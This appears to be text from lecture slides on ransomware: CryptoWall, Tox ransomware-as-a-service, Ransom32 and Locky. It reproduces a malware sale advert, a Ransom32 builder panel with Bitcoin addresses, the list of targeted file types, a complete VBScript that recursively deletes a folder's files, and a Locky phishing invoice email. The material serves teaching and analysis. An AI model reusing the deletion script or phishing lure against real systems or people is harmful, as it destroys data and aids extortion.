
# Cryptolocker





# Cryptowall

# Anatomy of CryptoWall 3.0 Attack




# Ransomware As A Service

Tox and Random32

# Ransomware as a service (Tox)

Tox



**Tox**  
toxicola7qwv37qj.onion

---

**FOR SALE**

Contact [tox@sigaint.org](mailto:tox@sigaint.org) and make an offer:

- Platform + virus;
- Platform + virus + database + toxicola7qwv37qj.onion private key.

*I'm talking about source code and documentation, you'll have to set up your own server.*

- In May 2015 Macfee found the Tox site on the 'dark web'.
- Used Tor with no knowledge of malware.
- 20% cut from any extorted profits.
- Registration was free, and payments to BitCoin address to receive payment.
- Executable created for distribution.


# Random32



January 2016, Ransom32 – Uses Tor and Bitcoin payments.

Written in Javascript ... can affect Linux/Mac OSX

It uses NW.js which jumps out of the sandbox and encrypts files on the system with an almost uncrackable 128-bit AES key.





# Random32

NW.js ([Node-WebKit](#)) was introduced to allow development for [Node.js](#) and [Chromium](#), and allows browser-based code to jump out of the sandbox, and directly access the system. It was created as a new way of writing native applications within Web applications, and it was thus only a matter of time that malware writers spotted the opportunity to run their code in a browser, not matter which operating system it was running on.

A screenshot of the NW.js website. The header features the NW.js logo, which consists of a compass icon inside a hexagon, followed by the text "NW.js". Below the header is a navigation bar with links for "HOME", "DOWNLOADS", "BLOG", and "DOCUMENTATION". The main content area has a dark background and features the text "Download Stable for Windows (x64)" in a large, light-colored font. Below this, it says "Chromium 57 + Node 7.7.3". There are two blue buttons: "v0.21.3 NORMAL" and "v0.21.3 SDK". Below the buttons is a link for "Release Notes". Further down, there is a section titled "What's New in 0.13 and Later" and a statement "NW.js supports running Chrome Apps directly". At the bottom of the page is a blue bar with the text "View on GitHub".

NW.js

HOME | DOWNLOADS | BLOG | DOCUMENTATION

Download *Stable* for Windows (x64)

Chromium 57 + Node 7.7.3

v0.21.3  
NORMAL

v0.21.3  
SDK

[Release Notes](#)

What's New in 0.13 and Later

NW.js supports running Chrome Apps directly

[View on GitHub](#)

NW.js (previously known as node-webkit) lets you call all Node.js modules directly from DOM and enables a new way of writing applications with all

<https://nwjs.io>

Ransom32

Search or enter address

Search

### Ransom32 - Stats

Address

1EnWWsdyrMiXPTU87bWtvW6zPL6ZozD61v

Payout ratio

75%

Installs

0

Lockscreens

0

Paid

0

Paid BTC

0

### Client download

BTC amount to ask:

0.1

Don't be too greedy or people will not pay

☒ Fully lock the computer

☒ Low CPU usage

☒ Show the lockscreen before encrypting

☒ Show a message box

☐ Critical Error

☐ Yellow Exclamation

☐ White Information

ERROR: main\_gui\_render.cc(237) Running without Renderer

☒ Latent Timeout

- Days: 0

- Hours: 0

- Minutes: 0

Download client.scr

Don't worry if the download "hangs". While the download bar is shown, Tor is receiving the file. Just wait.

Ransom32\_files.rar - WinRAR (evaluation copy)

File Commands Tools Favorites Options Help

Add

Extract To

Test

View

Delete

Find

Wizard

Info

VirusScan

Comment

Protect


SFX

Ransom32\_files.rar\Ransom32\_files - RAR archive, unpacked size 94,295,628 bytes

Name	Size	Packed	Type	Modified	CRC32
..			File folder		
locales			File folder	27-Nov-15 12:18 AM	
chrome	32,028	10,871	File	27-Nov-15 6:09 PM	9E388494
chrome.exe	47,393,225	16,339,492	Application	19-Dec-15 8:37 PM	97563AFC
client.scr	23,530,688	23,393,809	Screen saver	03-Jan-16 5:39 PM	8D326557
ffmpegsumo.dll	961,536	378,182	Application extens...	29-Jul-15 6:42 AM	194E918D
g	70	70	File	03-Jan-16 11:37 PM	BC4FEE1F
icudtl.dat	10,457,856	3,565,885	Blu-ray MPEG File	29-Jul-15 6:42 AM	C7290DCF
msgbox.vbs	117	98	VBScript Script File	19-Nov-15 1:44 PM	4C431774
nw.pak	7,482,865	1,649,782	PAK File	29-Jul-15 6:42 AM	C95D1418
rundll32.exe	4,378,638	1,307,094	Application	18-Dec-15 10:36 PM	75E1D19E
s.exe	57,344	20,098	Application	01-Dec-15 4:16 PM	BBCB3ED9
u.vbs	466	263	VBScript Script File	01-Dec-15 2:04 PM	887AF4DD

Selected 23,530,688 bytes in 1 file

Total 1 folder and 94,294,833 bytes in 11 files



**chrome.exe** is a fully packaged NW.js application. It includes the malware code and framework required to run.

**g** contains the information created from the console:  
eg  

```
{"affid": "1MLJvzR1K88YDK  
BZKTwZuEGWH5xafNFFfX  
", "minshatoshis": 10000000}
```

**u.vbs** – deletes files in a given folder

# Random32

Files encrypted:


\*.jpg, \*.jpeg, \*.raw, \*.tif, \*.gif, \*.png, \*.bmp, \*.c, \*.cpp,  
\*.cs, \*.h, \*.php, \*.asp, \*.rb, \*.java, \*.jar, \*.class, , \*.txt,  
\*.doc, \*.dot, \*.docx, \*.docm, \*.dotx, \*.dotm, \*.docb, \*.rtf,  
\*.wpd, \*.wps, \*.msg, \*.pdf, \*.xls, \*.xlt, \*.xlm, \*.xlsx, \*.xlsm,  
\*.xltx, \*.xltn, \*.xlsb, \*.xla, \*.xlam, \*.xll, \*.xlw, \*.ppt, \*.pot,  
\*.pps, \*.pptx, \*.pptm, \*.potx

but will avoid the folders of c:\windows, c:\programdata,  
c:\temp and \$recycle.bin, as these folders are likely to  
cause problems in booting the computer

The maliciousness of the malware is highlighted with the  
u.vbs script which deletes all the files in a given folder  
(where the directory is specified when the script is called):

```
On Error Resume Next
Set objArgs = WScript.Arguments
directory = objArgs(0)
Set fso = CreateObject("Scripting.FileSystemObject")
Function ShowSum(value1)
    Set folder = fso.GetFolder(value1)
    for each f in folder.Files
        On Error Resume Next
        f.Delete True
    Next
    For Each f In folder.SubFolders
        On Error Resume Next
        ShowSum(f)
        f.Delete True
    Next
End Function
Wscript.Sleep 10000
ShowSum(directory)
fso.DeleteFolder directory, True
```

# Random32



The encryption uses 128-bit AES with CTR [[here](#)], and this key is protected by an RSA key, which is protected by a public key provided by the C&C. Only the C&C has the private key to decrypt the key.



Locky

# Locky

- Locky ... February 2016, infected a Hollywood Medical Centre, infecting systems for CT scans, emergency rooms, lab work and pharmacy operations
- TOR and BitCoin payment.
- RSA-2048 and AES-128 for file encryption on over 160 file types across virtual disks and databases.

Subject **ATTN: Invoice J-62818225**

To [REDACTED]



Other Actions ▾

Dear John,

Please see the attached invoice (Microsoft Word Document) and remit payment according to the terms listed at the bottom of the invoice.


Let us know if you have any questions.

We greatly appreciate your business!

